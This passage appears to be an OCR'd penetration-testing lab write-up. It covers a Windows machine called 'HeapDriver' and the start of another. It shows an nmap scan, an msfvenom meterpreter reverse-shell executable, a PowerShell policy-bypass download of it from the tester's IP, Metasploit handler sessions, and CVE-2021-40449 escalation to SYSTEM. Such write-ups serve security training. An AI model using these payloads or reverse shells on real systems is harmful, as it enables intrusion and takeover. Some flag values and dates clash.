
Now that the file is uploaded and the listener is set we trigger the file by clicking on it




Getting the shell



Capturing Flags




Command: type 2*



Location of the flag:
Directory: C:\Users\Administrator\Desktop\flags>
Filename: 2 for the price of 1.txt

Flags
User flag: 7004dbcef0f854e0fb401875f26ebd00
Root flag: 04a8b36e1545a455393d067e772fe90e


4.2 HeapDriver




Initial Nmap Scan

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-x7aapump6x]─[~]
└──╼ [★]$ sudo nmap -A -T4 -Pn 10.129.240.65
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-14 21:01 GMT
Nmap scan report for 10.129.240.65
Host is up (0.013s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
4443/tcp open  http          Apache httpd 2.4.51 (OpenSSL/1.1.1l PHP/8.1.0)
|_http-title: HackTheBox WebShell
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
8000/tcp open  http          Apache httpd 2.4.51 ((Win64) OpenSSL/1.1.1l PHP/8.1.0)
|_http-title: HackTheBox WebShell
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/14%OT=135%CT=1%CU=31121%PV=Y%DS=2%DC=T%G=Y%TM=6372A
OS:CD8%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=100%TI=I%CI=I%II=I%SS=S%T
OS:S=U)OPS(O1=M539NW8NNS%O2=M539NW8NNS%O3=M539NW8%O4=M539NW8NNS%O5=M539NW8N
OS:NS%O6=M539NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=
OS:Y%DF=Y%T=80%W=FFFF%O=M539NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%
OS:DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%
OS:O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
OS:K=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

Vulnerability Scanning






Generating the malicious exe, using msfvenom

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.14.27 lport=4444 -f exe > test.exe

Starting web server using Python
python3 –m http. server 5000

Uploading the malicious file to the victim machine
powershell -ep bypass -c wget -uri http://10.10.14.27:5000/test.exe -outfile C:\Users\Public\test.exe

Executing the exe
Execute the File: test.exe



Setting the Listener and Getting Shell

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.27      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Sending stage (200774 bytes) to 10.129.96.184
[*] Meterpreter session 1 opened (10.10.14.27:4444 -> 10.129.96.184:49674) at 2022-12-21 12:19:46 +0000

(Meterpreter 1)(C:\xampp\htdocs) > whoami
[-] Unknown command: whoami
(Meterpreter 1)(C:\xampp\htdocs) > getuid
Server username: HEAPDRIVER\Jr
```

Getting the User Flag:

```
(Meterpreter 1)(C:\Users\Jr) > cd Desktop
(Meterpreter 1)(C:\Users\Jr\Desktop) > ls
Listing: C:\Users\Jr\Desktop
============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1446  fil   2021-12-20 12:54:43 +0000  Microsoft Edge.lnk
100666/rw-rw-rw-  282   fil   2022-01-11 13:52:48 +0000  desktop.ini
100666/rw-rw-rw-  70    fil   2021-12-21 13:38:43 +0000  user.txt

(Meterpreter 1)(C:\Users\Jr\Desktop) > cat user.txt
087b14a19e09ef30a53bee940fe5eda77
(Meterpreter 1)(C:\Users\Jr\Desktop) >
```

Location of the Flag:
Directory: C:\Users\Jr\Desktop\
File: user.txt

Privilege Escalation

Running exploit suggester in the Metasploit

Step 1: Background the current Metasploit session
Command: background

Step 2: Using Local Exploit suggester
Exploit: use multi/recon/local_exploit_suggester

```
[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> run

[*] 10.129.96.184 - Collecting local exploits for x64/windows...
[*] 10.129.96.184 - 169 exploit checks are being tried...
[+] 10.129.96.184 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_17136: The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
[+] 10.129.96.184 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[+] 10.129.96.184 - exploit/windows/local/cve_2022_21882_win32k: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 41 / 41
[*] 10.129.96.184 - Valid modules for session 1:
============================

#   Name                                                Potentially Vulnerable?  Check Result
-   ----                                                -----------------------  ------------
1   exploit/windows/local/bypassuac_dotnet_profiler     Yes                      The target appears to be vulnerable.
2   exploit/windows/local/bypassuac_eventvwr            Yes                      The target appears to be vulnerable.
3   exploit/windows/local/bypassuac_fodhelper           Yes                      The target appears to be vulnerable.
4   exploit/windows/local/bypassuac_sdclt               Yes                      The target appears to be vulnerable.
5   exploit/windows/local/bypassuac_sluihijack          Yes                      The target appears to be vulnerable.
6   exploit/windows/local/cve_2020_1048_printerdemon    Yes                      The target appears to be vulnerable.
7   exploit/windows/local/cve_2020_1337_printerdemon    Yes                      The target appears to be vulnerable.
8   exploit/windows/local/cve_2020_17136                Yes                      The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
9   exploit/windows/local/cve_2021_40449                Yes                      The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
10  exploit/windows/local/cve_2022_21882_win32k         Yes                      The target appears to be vulnerable.
11  exploit/windows/local/cve_2022_21999_spoolfool_privesc  Yes                  The target appears to be vulnerable.
12  exploit/windows/local/ikeext_service                Yes                      The target appears to be vulnerable.
```


```
============================

#   Name                                                Potentially Vulnerable?  Check Result
-   ----                                                -----------------------  ------------
1   exploit/windows/local/bypassuac_dotnet_profiler     Yes                      The target appears to be vulnerable.
2   exploit/windows/local/bypassuac_eventvwr            Yes                      The target appears to be vulnerable.
3   exploit/windows/local/bypassuac_fodhelper           Yes                      The target appears to be vulnerable.
4   exploit/windows/local/bypassuac_sdclt               Yes                      The target appears to be vulnerable.
5   exploit/windows/local/bypassuac_sluihijack          Yes                      The target appears to be vulnerable.
6   exploit/windows/local/cve_2020_1048_printerdemon    Yes                      The target appears to be vulnerable.
7   exploit/windows/local/cve_2020_1337_printerdemon    Yes                      The target appears to be vulnerable.
8   exploit/windows/local/cve_2020_17136                Yes                      The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
9   exploit/windows/local/cve_2021_40449                Yes                      The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
10  exploit/windows/local/cve_2022_21882_win32k         Yes                      The target appears to be vulnerable.
11  exploit/windows/local/cve_2022_21999_spoolfool_privesc  Yes                  The target appears to be vulnerable.
12  exploit/windows/local/ikeext_service                Yes                      The target appears to be vulnerable.
13  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes              The service is running, but could not be validated.
```


Exploit to gain escalated privilege

Exploit: use windows/local/cve_2021_40449

```
[msf](Jobs:0 Agents:1) exploit(windows/local/cve_2021_40449) >> options

Module options (exploit/windows/local/cve_2021_40449):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 x64 RS1 (build 14393) and RS5 (build 17763)
```

Getting Privileged Shell

```
[msf](Jobs:0 Agents:1) exploit(windows/local/cve_2021_40449) >> run

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Target's build number: 10.0.17763.1577
[+] The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[*] Launching msiexec to host the DLL...
[+] Process 3848 launched.
[*] Reflectively injecting the DLL into 3848...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200774 bytes) to 10.129.96.184
[*] Meterpreter session 3 opened (10.10.14.27:4444 -> 10.129.96.184:49678) at 2022-11-17 21:31:06 +0000

(Meterpreter 3)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 3)(C:\Windows\system32) > whoami
```


Capturing the Root Flag

```
(Meterpreter 3)(C:\Users\Woodenk\Desktop) > ls
Listing: C:\Users\Woodenk\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1446  fil   2021-12-20 10:40:00 +0000  Microsoft Edge.lnk
100666/rw-rw-rw-  282   fil   2022-01-11 10:35:59 +0000  desktop.ini
100666/rw-rw-rw-  70    fil   2021-12-21 13:39:45 +0000  root.txt

(Meterpreter 3)(C:\Users\Woodenk\Desktop) > type root.txt
[-] Unknown command: type
(Meterpreter 3)(C:\Users\Woodenk\Desktop) > cat root.txt
4aa12799d3447c62011a22bfafe28fc5
(Meterpreter 3)(C:\Users\Woodenk\Desktop) >
```

Root Flag Location:
Directory: C:\Users\Woodenk\Desktop\
File: root.txt

Flags
Root Flag: 4aa12799d3447c62011a22bfafe28fc5
User Flag: 87b14a19e09ef30a53bee940fe5eda77


4.3 Liberty



